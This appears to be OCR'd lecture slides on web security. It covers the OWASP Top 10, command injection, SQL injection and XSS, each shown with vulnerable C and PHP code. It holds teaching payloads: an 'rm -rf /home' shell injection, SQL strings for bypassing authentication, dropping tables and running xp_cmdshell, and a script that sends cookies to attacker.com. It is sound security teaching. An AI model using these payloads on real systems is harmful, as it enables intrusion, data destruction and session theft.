A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Owasp Top 10 - 2021
A1: Broken Access Control
A2: Cryptographic Failures
A3: Injection
A4: Insecure Design
……

Command Injection

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

Example: **`head100`** — simple program that cats first 100 lines of a program

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100);
    strcpy(cmd, “head -n 100 ”);
    strcat(cmd, argv[1]);
    system(cmd);
}
```

Command Injection

Source:

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100);
    strcpy(cmd, “head -n 100 ”);
    strcat(cmd, argv[1]);
    system(cmd);
}
```

Normal Input:

```
./head10 myfile.txt -> system(“head -n 100 myfile.txt”)
```

Command Injection

Source:

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100);
    strcpy(cmd, “head -n 100 ”);
    strcat(cmd, argv[1]);
    system(cmd);
}
```

Adversarial Input:

```
./head10 “myfile.txt; rm -rf /home”
  -> system(“head -n 100 myfile.txt; rm -rf /home”);
```


SQL Injection

Last examples all focused on *shell* injection

Command injection oftentimes occurs when developers try to build SQL queries that use user-provided data

Known as SQL injection

SQL Injection Example



```
$login = $_POST['login'];
$pass = $_POST['password'];
$sql = "SELECT id FROM users
        WHERE username = '$login'
        AND password = '$password'";

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Non-Malicious Input

```
$u = $_POST['login’]; // zakir
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Non-Malicious Input

```
$u = $_POST['login’]; // zakir
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//     "SELECT id FROM users WHERE uid = 'zakir' AND pwd = '123'”
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Bad Input

```
$u = $_POST['login’]; // zakir
$pp = $_POST['password']; // 123'

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//     "SELECT id FROM users WHERE uid = 'zakir' AND pwd = '123''”
$rs = $db->executeQuery($sql);
//    SQL Syntax Error
if $rs.count > 0 {
   // success
}
```

Malicious Input

```
$u = $_POST['login']; // zakir'--
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//      "SELECT id FROM users WHERE uid = 'zakir'-- AND pwd…"
$rs = $db->executeQuery($sql);
//     (No Error)
if $rs.count > 0 {
    // Success!
}
```

No Username Needed!

```
$u = $_POST['login’]; // 'or 1=1 --
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//      "SELECT id FROM users WHERE uid = ''or 1=1 -- AND pwd…”
$rs = $db->executeQuery($sql);
//     (No Error)
if $rs.count > 0 {
   // Success!
}
```

Causing Damage

```
$u = $_POST[‘login’]; // '; DROP TABLE [users] --
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//      "SELECT id FROM users WHERE uid = ''DROP TABLE [users]--”
$rs = $db->executeQuery($sql);
// No Error…(and no more users table)
```

MSSQL xp_cmdshell

Microsoft SQL server lets you run arbitrary system commands!

```
    xp_cmdshell { 'command_string' } [ , no_output ]
```

“Spawns a Windows command shell and passes in a string for execution.
Any output is returned as rows of text.”

Escaping Database Server

```
$u = $_POST['login']; // '; exec xp_cmdshell 'net user add usr pwd'--
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//      "SELECT id FROM users WHERE uid = '';
         exec xp_cmdshell 'net user add usr pwd123'-- "

$rs = $db->executeQuery($sql);
// No Error…(and with a resulting local system account)
```

Preventing SQL Injection

Never trust user input (*particularly* when constructing a command)

Never manually build SQL commands yourself!

There are tools for safely passing user input to databases:

- Parameterized (AKA Prepared) SQL
- ORM (Object Relational Mapper) -> uses Prepared SQL internally

Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

Cross Site Scripting: Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

Command/SQL Injection

attacker's malicious code is executed on app's <u>server</u>

Cross Site Scripting

attacker's malicious code is executed on victim's <u>browser</u>

Search Example

`https://google.com/search?q=<search term>`

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Normal Request

https://google.com/search?q=apple

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Embedded Script

`https://google.com/search?q=<script>alert(“hello”)</script>`

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert(“hello")</script></h1>
  </body>
</html>
```

Cookie Theft!

`https://google.com/search?q=<script>…</script>`

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>
        window.open(“http:///attacker.com?”+cookie=document.cookie)
      </script>
    </h1>
  </body>
</html>
```

Types of XSS


An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

Two Types:

